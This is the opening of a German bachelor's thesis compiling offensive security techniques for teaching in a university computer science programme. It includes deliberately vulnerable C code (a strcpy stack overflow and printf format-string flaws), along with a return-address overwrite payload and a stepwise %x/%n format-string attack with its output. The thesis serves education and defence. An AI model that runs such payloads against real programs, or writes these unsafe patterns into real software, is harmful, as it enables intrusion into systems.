Bachelorarbeit

Grundlegende Techniken der praktischen IT-Sicherheit aus Angreifersicht zur Verwendung im Studiengang Informatik der Westsächsischen Hochschule Zwickau

Tobias Heinlein

Matrikel-Nr.: 24011

geboren am 11. Juli 1985 in Zwickau

Studiengang Informatik

Westsächsische Hochschule Zwickau
Physikalische Technik / Informatik
Fachbereich Informatik

Betreuer, Einrichtung:	Prof. Dr. Frank Grimm, WH Zwickau
	Prof. Dr. Wolfgang Golubski, WH Zwickau
Abgabetermin:	15. Januar 2014

Autorenreferat

Die hier vorliegende Arbeit beschäftigt sich mit den grundlegenden Techniken moderner Angriffe auf IT-Systeme. Sie ist unterteilt in die Grundlagen eines Exploits, Angriffe auf Netzwerke, die Funktionsweise von Shellcode, Maßnahmen zur Verhinderung von Exploits, Angriffe auf kryptographische Verfahren und zuletzt Angriffe auf Web-Applikationen.

Jedes Kapitel geht zunächst kurz auf die Vorraussetzungen ein, welche zum Verständnis der im jeweiligen Kapitel behandelten Angriffe notwendig sind. Diese werden von einer Auflistung der Module des Informatikstudiengangs der Westsächsischen Hochschule Zwickau begleitet, die zur Erlangung der Voraussetzungen im Rahmen des Studiums beitragen.

Anschließend werden die verschiedenen Techniken beschrieben und ihre Wirkungsweise, bzw. ihr Einsatz im Vorgehen eines Angreifers an einigen anschaulichen Beispielen erläutert. In der Regel finden sich im Anschluss an eine Technik die kurze Erläuterung einer oder mehrerer passender Gegenmaßnahmen.

Inhaltsverzeichnis

Abbildungsverzeichnis

Verzeichnis der Listings

Abkürzungsverzeichnis

ACK ..... Acknowledge
AP ..... Access Point
ARP ..... Address Resolution Protocol
ASLR ..... Address Space Layout Randomization
BASH ..... Bourne Again Shell
BPF ..... Berkley Port Filter
CMS ..... Content Management System
CPU ..... Central Processing Unit
CSRF ..... Cross-Site Request Forgery
DDoS ..... Distributed Denial of Service
DEP ..... Data Execution Prevention
DHCP ..... Dynamic Host Configuration Protocol
DOM ..... Document Object Model
DoS ..... Denial of Service
FTP ..... File Transfer Protocol
ICMP ..... Internet Control Message Protocol
ICMP6 ..... Internet Control Message Protocol Version 6
IDS ..... Intrusion Detection System
IIS ..... Internet Information System
IP ..... Internet Protocol
IPID ..... IP Identification Number
IPv4 ..... Internet Protocol Version 4

IPv6 ..... Internet Protocol Version 6
ISN ..... Initial Sequence Number
IV ..... Initialisierungsvektor
JSON ..... Javascript Object Notation
LOIC ..... Low Orbit Ion Cannon
MAC ..... Media Access Control
MD5 ..... Message-Digest Algorithm 5
MitM ..... Man-in-the-Middle
NFC ..... Near Field Communication
NOP ..... No Operation
OSI ..... Open Systems Interconnection
OSVD ..... Open Sourced Vulnerability Database
OWASP ..... Open Web Application Security Project
PBC ..... Push Button Configuration
PC ..... Personal Computer
PHP ..... PHP: Hypertext Preprocessor
PIN ..... Personal Identification Number
PoC ..... Proof of Concept
PRNG ..... Pseudorandom Number Generator
RST ..... Reset
SQL ..... Structured Query Language
SSH ..... Secure Shell
SSL ..... Secure Sockets Layer
SYN ..... Synchronize
TCP ..... Transmission Control Protocol
THC ..... The Hacker's Choice
UDP ..... User Datagram Protocol
UFD ..... USB Flash Drive
URL ..... Uniform Resource Locator

VLAN ..... Virtual Local Area Network
WASS ..... Web Application Security Statistics
WEP ..... Wired Equivalent Privacy
WHZ ..... Westsachsische Hochschule Zwickau
WLAN ..... Wireless Local Area Network
WPS ..... Wi-Fi Protected Setup
XSS ..... Cross-Site Scripting

Begriffsdefinitionen

- Wargames

  Für ein Wargame erstellt ein Organisator eine Reihe von herausfordernden Aufgaben, die von den Teilnehmern gelöst werden müssen. Diese sind meist level-basiert und können – je nach Art – im Webbrowser oder auf der Kommandozeile bearbeitet werden. Die Aufgaben orientieren sich häufig an Problemen, die ein Angreifer bei dem Versuch einer Systemkompromittierung typischerweise überwinden muss. So müssen z.B. im HTML-Quellcode versteckte Passwörter oder sonstige Informationen gefunden werden und unbekannte Programme reverse engineered werden. [Min09]

- Capture-the-Flag-Wettbewerbe

  In Capture-The-Flag-Wettbewerben (CTF) versuchen die teilnehmenden Teams in die Computer der anderen Teams einzudringen, um so genannte flags (engl. für "Flaggen") zu erobern und gleichzeitig den eigenen Server gegen Angriffe zu verteidigen. Das Spielprinzip wurde von den in den USA populären Capture-The-Flag-Spielen übernommen, in denen zwei Teams von Personen eine eigene (reale) Flagge gegen die Eroberung durch das andere Team verteidigen und gleichzeitig versuchen, die Flaggen des anderen Teams zu erobern. Im CTF im digitalen Bereich erhält jedes Team eine Serverinstallation (normalerweise in Form eines Images einer virtuellen Maschine), die vom Veranstalter vorbereitetet und präpariert wurde. [Min09]

- Penetrationstest / Systems-Auditing

  Penetrationstest ist der fachsprachliche Ausdruck für einen umfassenden Sicherheitstest einzelner Rechner oder Netzwerke jeglicher Größe. Unter einem

Penetrationstest versteht die Sicherheitsfachperson in der Informationstechnik die Prüfung der Sicherheit möglichst aller Systembestandteile und Anwendungen eines Netzwerks- oder Softwaresystems mit Mitteln und Methoden, die ein Angreifer (ugs. „Hacker“) anwenden würde, um unautorisiert in das System einzudringen (Penetration). Der Penetrationstest ermittelt somit die Empfindlichkeit des zu testenden Systems gegen derartige Angriffe. Wesentlicher Teil eines Penetrationtests sind Werkzeuge die dabei helfen, möglichst alle Angriffsmuster nachzubilden, die sich aus den zahlreichen bekannten Angriffsmethoden herausbilden. [Wikh]

- Intrusions Detection System

  Ein Intrusion Detection System (IDS) bzw. Angrifferkennungssystem ist ein System zur Erkennung von Angriffen, die gegen ein Computersystem oder Computernetz gerichtet sind. Das IDS kann eine Firewall ergänzen oder auch direkt auf dem zu überwachenden Computersystem laufen und so die Sicherheit von Netzwerken erhöhen. [Wike]

- Zero-Day-Exploits

  Es handelt sich hier um eine Schadsoftware, die am gleichen Tag erscheint wie die Entdeckung des Bugs oder der Sicherheitslücke in der Anwendung oder im Betriebssystem, welche durch den Exploit ausgenutzt wird. Dem Hersteller bleibt keine Zeit ein Patch bereitzustellen, und auch IT-Administratoren kommen nicht dazu, rechtzeitig andere Abwehrmechanismen einzusetzen. [vir]

Teil I

Einleitung

1 Motivation und Zielstellung

Immer wieder ließt man Schlagzeilen über gestohlene Kundendaten, attakierte Webseiten oder Viren und Trojaner in den Medien. Die Höhe der Schadenssumme durch Cyberangriffe beläuft sich allein für die deutschen Unternehmen, laut Aussage des Bundesverfassungsschutzes [die13] auf mindestens 50 Milliarden €pro Jahr. Knapp ein Drittel der Unternehmen mit mehr als 1000 Beschäftigten wird laut „Cyber Security Report 2013“[Deu13] sogar mehrmals in der Woche Ziel eines Angriffs.

Studien [Web07] zeigten, dass allein im Jahr 2007 die 12 186 untersuchten Web-Applikationen schon 97 554 Sicherheitslücken verschiedener Stufen enthielten. Von diesen Schwachstellen hätten sogar 13 % völlig automatisiert ausgenutzt werden können.

Auch wenn einige Zeit seit der Erstellung der Statistiken vergangen ist, gehören Sicherheitslücken deshalb noch lange nicht der Vergangenheit an. Die Statistik des Unternehmens *WhiteHat Security* [Whi13] aus dem Jahre 2013 zeigt, dass selbst mehr als sechs Jahre später, immer noch eine Menge kritischer Sicherheitslücken auf nahezu allen untersuchten Websites existieren. Genauer gesagt fand man auf 86 % aller untersuchten Webseiten im Durchschnitt jeweils 56 *kritische* Sicherheitslücken.

Unter kritisch versteht das herausgebende Unternehmen dabei solche Sicherheitslücken, durch deren Ausnutzung sich ein Angreifer Kontrolle über die komplette Webseite oder wichtige Teile davon verschaffen, Benutzerkonten kompromittieren oder Zugriff auf sensible Daten erhalten kann, kurz gesagt, Schwachstellen deren Ausnutzung höchstwahrscheinlich für Schlagzeilen sorgen würden.

Immer größere Teile, ja selbst ganze Betriebsprozesse, werden in Firmen automatisiert und infolgedessen computergesteuert. Darunter gibt es sogar solche Unternehmen, in

denen eine böswillige Manipulation der Betriebsabläufe, sogar Auswirkungen für weite Teile der Bevölkerung haben kann[1].

Sicherheitslücken können zwar einerseits durch die falsche Konfiguration eines Systems entstehen, andererseits aber auch bereits durch Fehler in der Programmierung einer Software. Da das Informatikstudium der WHZ zuallererst auf die Erstellung von Anwendungen ausgerichtet ist, sollte es von besonderer Bedeutung sein, den Studierenden die Folgen bestimmter Programmierfehler, aufzuzeigen.

Den angehenden Informatikern könnte mehr Aufmerksamkeit für mögliches Angriffspotential gelehrt werden, damit diese sich bereits bei der Gestaltung und Implementierung, Gedanken über mögliche unsachgemäße Verwendung einer Anwendung und die daraus resultierenden Probleme machen. Somit müsste im Nachhinein weniger Zeit in das Schließen von Sicherheitslücken investiert werden. Mancher Imageschaden ließe sich infolgedessen vermutlich vermeiden.

Momentan existiert die IT-Sicherheit im Studienplan der WHZ nur als Teil im Rahmen des Moduls „Alogrithmen und Datenstrukturen“. In diesem Modul werden – wie auch an vielen anderen deutschen Hochschulen – kryptographische Verfahren gelehrt. Dies ist allerdings nur *ein* Teilgebiet der Informationssicherheit.

Gerade dieser Teil besteht zudem hauptsächlich aus theoretischen Kenntnissen. Indessen könnte die Vorführung konrekter Angriffszenarien, die Auswirkungen unsicherer Programmierung und Konzeption direkt erlebbar machen und damit den Studenten dabei helfen, diese leichter zu verstehen. Das könnte wiederum zu einer erhöhten Aufmerksamkeit der Studenten für Sicherheitsaspekte führen.

Viele Angriffe auf Schwachstellen in Applikationen, oder Protokollen und deren Implementierungen, erfordern außerdem die Kombination unterschiedlicher informatischer Themen. Die Integration der aufgezeigten Beispiele in einige Vorlesungen, bietet also auch die Möglichkeit, bereits erworbenes Wissen anzuwenden und miteinander zu verknüpfen.

Um komplexere Angriffe und Vorgehensweisen von Hackern zu verstehen, braucht es zunächst das Verständnis der grundlegenden Techniken. Einige dieser Grundlagen

1 siehe [CNN07]

werden in der vorliegenden Bachelorarbeit anhand von Angriffstechniken veranschaulicht.

Die vorliegende Arbeit ist unterteilt in die Grundlagen von Exploits, Angriffe auf Netzwerke, die Funktionsweise von Shellcode, Maßnahmen zur Verhinderung von Exploits, Angriffe auf kryptographische Verfahren und zuletzt Angriffe auf Web-Applikationen.

Das Ziel ist, eine möglichst weitreichende Sammlung von Techniken und Beispielen, aus der die Lehrenden Ausschnitte in ihre Vorlesungen integrieren oder sie als Anregung für eigene Ideen nutzen können. Die dargestellten Beispiele sollen die Möglichkeit bieten, bereits Erlerntes in Beispielen aus der IT-Sicherheit anzuwenden oder mögliche Gefahren durch Programmierfehler, zu passender Gelegenheit, aufzuzeigen.

Den Studenten soll diese Arbeit eine Einführung in die Thematik IT-Sicherheit geben und Ihnen vermitteln, wie Angreifer Schwachstellen ausnutzen, damit sie selbst kreative Lösungen gegen Angriffe entwickeln und ihre eigenen Applikationen auf grundlegende Schwachstellen testen können. Somit sollen Studenten einerseits das Grundverständnis für praktische IT-Sicherheit erlangen und sie andererseits dazu motiviert werden, sich selbstständig weiter mit dem Thema zu beschäftigen und zur Verbesserung der Sicherheit von Anwendungen beizutragen. Um die Verwendung der Inhalte zu einem möglichst frühen Zeitpunkt im Studium zu unterstützen, soll außerdem versucht werden, die Techniken in möglichst einfacher und leicht verständlicher Weise darzulegen.

Der Schwerpunkt der Arbeit liegt auf der Beschäftigung mit Schwachstellen von lokalen Applikationen und Web-Anwendungen, sowie Angriffstechniken in Netzwerken. Einige informatische Grundlagen, neben Speichersegmentierung und Netzwerkprogrammierung, vor allem die Programmiersprachen C und Assembler betreffend, werden zudem als vorhanden vorausgesetzt.

Die Grenzen dieser Arbeit liegen in der Anzahl und vor allem im Tiefgang der einzelnen Themengebiete. Es können nur grundlegende Techniken eines jeden Themenbereichs behandelt werden. Der Grund dafür ist, Einblick in eine Reihe unterschiedlicher Bereiche zu geben, um einen Eindruck der Vielzahl an möglichen Angriffspunkten zu geben und dadurch die allgemeine Aufmerksamkeit für das Thema IT-Sicherheit stärker zu

erhöhen, als es wahrscheinlich mit der Behandlung eines einzelnen Gebiets möglich wäre. Nicht behandelt wurden die Bereiche *Social Engineering*, *Viren*, *Trojaner*, *Würmer*, *Bot-Netze*, sowie theoretische Bereiche der IT-Sicherheit wie bspw. *Sicherheitsmodelle* und *Authentifikationskontrollen*.

2 Vorgehensweise

Die zentralen Fragen während der Bearbeitung dieser Bachelorarbeit war: In welche Gebiete lässt sich das Thema IT-Sicherheit / Hacking unterteilen und welche grundlegenden Fähigkeiten benötigt man, um komplexere Angriffe, wie sie in der Realität auftreten zu verstehen? Lässt sich das Wissen überhaupt auf einige wenige Grundlagen zusammen fassen, die notwendig sind, um auch komplexere Angriffsabläufe nachvollziehen zu können?

Zu Beginn der Auseinandersetzung mit dem Thema dieser Bachelorarbeit wurden zunächst verschiedene wissenschaftliche Arbeiten betrachtet, deren Inhalt sich mit Lehransätzen der Ausbildung in IT-Sicherheit beschäftigt. Beiträge deutscher Bildungseinrichtungen konnten nur wenige gefunden werden. Der überwiegende Teil der wissenschaftlichen Publikationen stammt aus dem englisch-sprachigen Raum. Die zumeist von US-amerikanischen Hochschulmitarbeiten verfassten Fachartikel, beschreiben lediglich den Aufbau und die Durchführung von Labor-Praktika in Form von „Wargames“oder „Capture-the-Flag-Wettbewerben“. Konkrete Anhaltspunkte zum tatsächlich vermittelten Wissen wurden jedoch nicht gegeben.

Als Nächstes wurde nach einer Auflistung deutscher Hochschulen, die Module zur IT-Sicherheit innerhalb ihres Informatikstudiums anbieten gesucht, um mögliche grundlegende Themen und Beschäftigungsfelder der praktischen IT-Sicherheit ausfindig zu machen. Da der von Jürjens [Jü05] im Jahr 2005 erstellte Überlick nicht mehr abrufbar ist, gibt es nunmehr keinen zentralen und aktuellen Anhaltspunkt zur Situation an deutschen Hochschulen.

Die in den Arbeiten von [Min09] und [Plo11] herangezogene Empfehlung zur „IT-Sicherheit in der Ausbildung“der Gesellschaft für Informatik [Ges06] bot eine Liste mit

empfohlenen It-Sicherheitsthemen die innerhalb eines Informatikstudiums behandelt werden sollten.

> „Der Schwachpunkt dieser Empfehlung besteht jedoch darin, dass zwar die zu behandelnden Themen angegeben werden, aber ‚die inhaltliche Tiefe, die genaue Ausgestaltung sowie die Art der Vermittlung'[Ges06] frei wählbar sind."[Min09]

Einen Beitrag, zur Auswahl des praktischen Grundwissens der IT-Sicherheit, konnte die Empfehlung der GI aus diesem Grund nicht leisten.

Anschließend wurden verschiedene Zertifizierungen im Bereich IT-Sicherheit näher beleuchtet, um aus den Gemeinsamkeiten der Prüfungs- und Lehrinhalte Rückschlüsse, auf eventuell einheitlich als elementare Grundlagen angesehene Kenntnisse, ziehen zu können. Unter den betrachteten Zertifizierungen befanden sich unter anderem die Zertifizierungen zum „Certified Information Systems Auditor", „Certified Information System Security Professional", „Cisco Certified Network Associate - Security"und das Zertifikat der „GIAC Security Essentials". Jedoch verhinderten die großen Unterschiede in Menge und Detailgenauigkeit der bereitgestellten Informationen zu den verschiedenen Zertifizierungen, den direkten Vergleich und die Extraktion grundlegenden Know-Hows im Bereich IT-Sicherheit.

Carlson orientiert sich in seinem Artikel "Teaching Computer Security„[Car04], in welchem er beschreibt, wie man einen Kurs zu Computer- und Netzwerksicherheit entwirft, an dem Buch „Counter Hack"[Sko02] und nennt dabei viele zu behandelnde Themengebiete, die sich auch in anderen Büchern zum Thema Penetrations-Tests finden lassen. Schlussendlich wurde eine Liste von Büchern[1] untersucht, welche in die Thematik Penetrations-Tests einführen und dem von Carlson verwendeten Buch „Counter Hack"ähneln. Denn schließlich besteht eine der Hauptaufgaben von Penetrations-Testern darin, Sicherheitslücken in Programmen und Systemkonfigurationen ausfindig zu machen. Durch diese Bücher konnten die von Carlson empfohlenen Themen weiter als wichtige Grundlagen bestärkt werden. In seiner Liste finden sich folgende Themen, von denen die gekennzeichneten in dieser Bachelorarbeit behandelt werden:

1 [YA03], [HHNE11], [PPB+06], [SP11], [SLS10], [Fos07], [Anl07], [Eri08], [Bal12], [OCo12], [Pau13]

- Linux-Grundlagen
- Reconnaissance (Informationsbeschaffung)
- **Netzwerkscans und Exploits**
- **Passwort-Cracking**
- **Angriffe auf Webanwendungen**
- **Netzwerkangriffe**
- **Denial-of-Service-Angriffe**
- Kontrolle über ein erobertes System behalten

Auch der von Mink an der RWTH Aachen durchgeführte Kurs [Min09] enthält ähnliche Themen.

Da das Thema *Web-Application-Security* ein ebenfalls extrem umfangreiches Gebiet darstellt, kann in dieser Bachelorarbeit nicht auf sämtliche Bereiche eingegangen werden. Als Entscheidungshilfe, welche Techniken aus diesem Bereich in dieser Arbeit vorgestellt werden sollen, diente außer den bereits genannten Büchern das *OWASP Top Ten Project*[2].

2 siehe Abschnitt 9.8[S. 81]

Teil II

Hauptteil

3 Programmiergrundlagen

3.1 Notwendige Vorraussetzungen

Die in diesem Abschnitt beschriebenen Voraussetzungen sind für sämtliche der hier vorgestellten Techniken grundlegend.

Zunächst sind die Grundlagen einer Programmiersprache zu erlernen. Dazu gehören unter anderem Kontrollstrukturen, Schleifen, Datentypen und Datenstrukturen wie bspw. Stapelspeicher (*Stacks*) oder verkettete Listen. Ein besonders wichtiger Teil der C-Programmierung ist dabei das Konzept der Zeiger.

Um *Buffer-Overflow Exploits* nachzuvollziehen, benötigt man ganz besonders die Assembler-Programmierung und die damit verbundenen Kenntnisse über die Befehlsverarbeitung von CPUs. In Verbindung damit sollte das Konzept der Speicherverwaltung aufgegriffen werden.

Kritisch werden Sicherheitslücken einfacher, selbstgeschriebener Beispielprogramme dann, wenn diese Programme kurzzeitig die Nutzerrechte eines Benutzers erhöhen. Deshalb ist, vor allem unter Linux, auch grundlegendes Wissen über die Rechtevergabe notwendig. Zusätzlich sind allgemeine Kenntnisse über den Umgang mit den verschiedenen Betriebssystemen von Vorteil, um Eigenheiten oder Ähnlichkeiten zum Umgehen von Hindernissen nutzen zu können.

Im Studienplan der WHZ behandeln die folgenden Module die bereits beschriebenen Grundlagen ganz oder teilweise:

- [PTI600] Grundlagen der Programmierung 1
- [PTI601] Grundlagen der Programmierung 2

- [PTI604] Computerarchitektur
- [PTI621] Algorithmen und Datenstrukturen
- [PTI617] Betriebssysteme
- [PTI651] Fortgeschrittene Konzepte der Programmierung mit C/C++

4 Exploit-Grundlagen

4.1 Notwendige Vorraussetzungen

Um den Ansatzpunkt für einen Exploit zu finden und ein besseres Verständnis der Speicherverwaltung und Segmentierung des untersuchten Programms zu gewinnen, existieren die unter Linux als Bestandteil der Gruppe `binutils` standardmäßig mitgelieferten Tools NM und OBJDUMP. Das Wissen um den Umgang mit diesen bildet eine Ergänzung zu den bereits unter Abschnitt 3.1[S. 10] genannten Voraussetzungen.

Kurz gesagt liefert NM die Symbol-Tabelle einer Objektdatei (z.B. im *ELF-Format*) und die dazugehörigen Speicheradressen der jeweiligen Funktionen. Während OBJDUMP, wie der Name schon vermuten lässt, allerlei nützliche Informationen über Objektdateien ausgibt und bestimmte Sektionen oder auch das gesamte Programm disassemblieren kann. Die mittels dieser Werkzeuge erlangten Informationen können sich besonders bei Varianten von *Buffer Overflows* im *HEAP-* oder *BSS-Segment* bezahlt machen.

Natürlich sind zur Suche nach Sicherheitslücken auch grundlegende Kenntnisse zum Umgang mit Debuggern notwendig. Unter Linux speziell GDB per Kommandozeile bzw. mittels eines der verfügbaren Front-Ends.

Um zu verstehen, wie man den Programmablauf durch das Ausnutzen einer Schwachstelle verändert, benötigt man die bereits erwähnten Assemblerkenntnisse, speziell die Kenntnisse zur Arbeit mit dem *Stack* und dem Aufbau des *Stack-Frame*.

Um einen Exploit zu verstehen, ist es jedoch von Vorteil, zunächst einmal zu wissen, was prinzipiell unter diesem Begriff zu verstehen ist.

Was versteht man unter einem Exploit?

> *Ein Exploit*[1] *ist in der Elektronischen Datenverarbeitung eine systematische Möglichkeit, Schwachstellen, die bei der Entwicklung eines Programms nicht berücksichtigt wurden, auszunutzen. Dabei werden mit Hilfe von Befehlsfolgen Sicherheitslücken und Fehlfunktionen von Programmen (oder ganzen Systemen) benutzt, meist um sich Zugang zu Ressourcen zu verschaffen oder Systeme zu beeinträchtigen.* [Wikc]

Exploits lassen sich laut [Wikc] in folgende Gruppen einteilen:

- Lokale Exploits
- Remote-Exploits
- DoS-Exploits
- SQL-Injection-Exploits
- Zero-Day-Exploits

Grundlage von lokalen und Remote-Exploits ist zumeist eine der beiden Programmschwachstellen:

- *Buffer Overflows*
- *unkontrollierte Formatierungsstrings*


Zummenfassend kann ein Exploit als 3-stufiger Prozess beschrieben werden:

1. Den Speicher auf irgendeine Weise korrumpieren
2. Den Programmfluss ändern und
3. Den Shellcode ausführen.

[Eri08]

Der wichtigste Angelpunkt ist hierbei, die Kontrolle über das *Instruction Pointer* Register EIP zu erlangen.

1 englisch: to exploit ~ausnutzen



(a) Ausgangszustand (b) Nach Eingabe von „hello“ (c) Nach Eingabe von *perl -e 'print "A"x12 + "\x08\x35\xC0\x80"'*

Abbildung 4.1: Zustand des Stack bis zum *Buffer Overflow* [Wikj]

4.2 Technik #1 - Buffer-Overflows ausnutzen

Eine schöne und einfache Veranschaulichung der Grundlage eines Stack-basierten *Buffer-Overflow Exploits* ist in Abbildung 4.1 zu finden. Das anschließende Code-Listing zeigt den zugehörigen Quelltext.

```
1  #include <string.h>
2
3  void bla (char *bar)
4  {
5      char c[12];
6      strcpy(c, bar);  /* Keine Ueberpruefung der Eingabe auf max. Laenge */
7  }
8
9  int main (int argc, char **argv)
10 {
11     bla(argv[1]);
12 }
```

Listing 4.1: Code-Beispiel: *Buffer-Overflow* Lücke

Wie man Abbildung 4.1 entnehmen kann, reicht es den Parameter *c* mit 12 Buchstaben zu füllen,um ihn zum überlaufen zu bringen. Nun braucht man nur noch die gewünschte Rücksprungadresse anzuhängen. In der Realitiät wird diese auf einen Speicherbereich zeigen, in dem sich der eigentliche Schadcode (siehe Kapitel 5[S. 22]) befindet.

Buffer Overflows können allerdings nicht nur im *Stack-Segment* auftreten, sondern auch in anderen Speichersegmenten, wie dem *HEAP-* oder *BSS-Segment*. Auch dort kann der Programmfluss beeinflusst werden. Die Kontrolle über die angreifbaren Elemente ist in diesen meist etwas eingeschränkter als im Stack-Segment. Mit etwas Kreativität und Erfahrung sind aber auch dort die entsprechenden Angelpunkte zu finden. [Eri08]

4.2.1 Maßnahmen gegen Buffer Overflows

Eine angemessene Antwort auf *Buffer Overflow Exploits* findet sich auf Wikipedia:

> *Eine sehr nachhaltige Gegenmaßnahme besteht in der Verwendung typsicherer Programmiersprachen und -werkzeuge, wie zum Beispiel* JAVA *oder* C#*, bei denen die Einhaltung von zugewiesenen Speicherbereichen gegebenenfalls schon beim Übersetzen in Maschinensprache mit dem Compiler kontrolliert, aber spätestens zur Laufzeit mit entsprechendem Programmcode überwacht wird. Es ist hierbei unerlässlich, dass das Verändern von Zeigervariablen nur nach strengen, einschränkenden Regeln erfolgen darf, und es ist in diesem Zusammenhang auch hilfreich, wenn ausschließlich das Laufzeitsystem automatische Speicherbereinigungen durchführt.*
>
> *Bei der Erstellung von Programmen muss also auf die Überprüfung aller Feldgrenzen geachtet werden. Dies liegt bei veralteten, nicht-typsicheren Programmiersprachen in der Verantwortung des Programmierers. Allerdings sollte vorzugsweise die Verwendung von Programmiersprachen, die automatisch Feldgrenzen überwachen, in Erwägung gezogen werden, was jedoch nicht immer ohne weiteres möglich ist. Bei Verwendung von* C++ *sollte die Verwendung von Feldern im C-Stil so weit wie möglich vermieden werden.* [Wiki]

Falls die Verwendung nicht typsicherer Sprachen zwingend notwendig ist, kann der Code mit Hilfe von Werkzeugen auf die Einhaltung der Feldbegrenzungen analysiert werden. Die Gefahr ist jedoch auch hierbei, dass der Code des überprüfenden Werkzeugs fehlerhaft sein könnte.

4.3 Technik #2 - Formatstring-Schwachstellen ausnutzen

Während Programmierer die Gefahr möglicher Buffer Overflows schnell erkennen, erscheinen Formatstring-basierte Sicherheitslücken auf den ersten Blick oftmals harmlos, da zumeist nicht klar ist, welches Gefahrenpotential sich aus diesen Unachtsamkeiten ergeben kann. Ist dieses jedoch einmal bekannt, ist es dagegen relativ leicht, solche Sicherheitslücken aufzuspüren.

Eine einfache Form dieser Schwachstelle zeigt folgendes Bsp.:

```
#include <stdio.h>
#include <string.h>

int main( int argc, char *argv[])
{
  int num = 0x12345678;  // Testwert zur spaeteren Manipulation
  char buffer[256];

  // Ausgabe der Speicheradresse von num
  printf("num @: %p\n", &num);
  // Wert von "num" vor dem Kopieren
  // des Kommandozeilenparameters in Hex
  printf("Wert von num: %x\n\n", num);
  // Kopieren der Eingabe in den Puffer
  snprintf(buffer, sizeof buffer, argv[1] );
  // Ausgabe des Puffer-Inhalts
  printf("%s\n", buffer);
  // Wert von "num" nach dem Kopieren
  printf("Wert von num: %x\n\n", num);
  return 0;
}
```

Listing 4.2: Code-Beispiel: *Formatstring Overflow* Lücke [Wikd]

Hier wird der per Kommandozeile eingegebene String nicht als einfache Eingabe interpretiert und ausgegeben, sondern als String mit Formatierungstoken. Genau genommen beinhaltet das eben gezeigte Beispiel sogar beide beschriebenen Angriffspunkte.

Ein kurzes Angriffs-Beispiel in dem die Formatierung durch `printf()` ausgenutzt wird könnte folgendermaßen aussehen:

1. `$ ./formstring AAAA`
   Ausgabe: num @: 0xbffff87c
   Wert von num: 12345678

   AAAA
   Wert von num: 12345678

2. `$ ./formstring AAAA_%x.%x.%x.%x`
   Ausgabe: num @: 0xbffff86c
   Wert von num: 12345678

   AAAA_bffff874.41414141.6666625f.37386666
   Wert von num: 12345678

3. `$ ./formstring $(printf “\x6c\xf8\xff\xbf“)_%x.%x.%x.%x`
   Ausgabe: num @: 0xbffff86c
   Wert von num: 12345678

   l øÿ¿_bffff874.bffff86c.6666625f.37386666
   Wert von num: 12345678

4. `$ ./formstring $(printf “\x6c\xf8\xff\xbf“)_%x%n.%x.%x.%x`
   Ausgabe: num @: 0xbffff86c
   Wert von num: 12345678

   l øÿ¿_bffff874.6666625f.37386666.36362e34
   Wert von num: d

In dem gezeigten Beispiel ist gut erkennbar, wo genau sich der erste Teil der Eingabe (`AAAA` = 42424242h) auf dem Stack befindet. Durch das Ahängen des Parameters $\%x$ an den eigentlichen String, versucht die `printf()`-Funktion jeweils den nächsten auf

dem Stack liegenden 4-Byte Wert als Hexadezimalwert auszugeben. Es funktioniert, als ob in der Formatierungsanweisung von `printf()` ein Parameter vergessen worden wäre.

```
printf("a= %d und befindet sich an: %08x. b ist %x", a, &a)
```

Das bedeutet, dass wir diesen Speicherbereich kontrollieren und anstelle von `AAAA` auch eine Speicheradresse übergeben können. Der Formatierungstoken *%n* schreibt dann die Anzahl der bisher ausgegebenen Bytes an die Speicheradresse der in der Liste der Parameter stehenden Variable. Dies ist in Schritt 4 des Beispiels geschehen. Da 13 Byte bis zum Aufruf von *%n* ausgegeben wurden, wird der Wert der Variable `num` mit dem Hex-Wert `d` überschrieben.

Der Wert, welcher durch *%n* geschrieben wird, kann durch optionale Bezeichner der Formatierungstoken z. B. *%08x* beeinflusst werden. In diesem Fall soll die Ausgabe von *%x* also eine Mindestlänge von 8 Zeichen haben und die leeren Felder mit Nullen statt mit Leerzeichen gefüllt werden.

Der Beispiel-Quellcode in Listing 4.3[S. 18], sowie die zugehörige Abbildung 4.2[S. 19] zur Wirkungsweise, sollen dem leichteren Verständnis des bereits beschriebenen Vorgangs dienen.

Im Unterschied zum vorherigen Beispiel wird hier jedoch am Ende des Eingabestrings *user_input* statt *%n* der Formatierungstoken *%s* verwendet, welcher den Inhalt der entsprechenden Speicheradresse ausliest, anstatt an diese Adresse zu schreiben.

```
1 int main(int argc, char *argv[])
{
3   char user_input[100];
    ... ... /* andere Variablendefinitionen und Anweisung */
5
    scanf("%s", user_input); /* String vom Benutzer einlesen */
7   printf(user_input); /* Schwachstelle */

9   return 0;
}
```

Listing 4.3: *Formatstring Overflow* Lücke 2 [Syr]

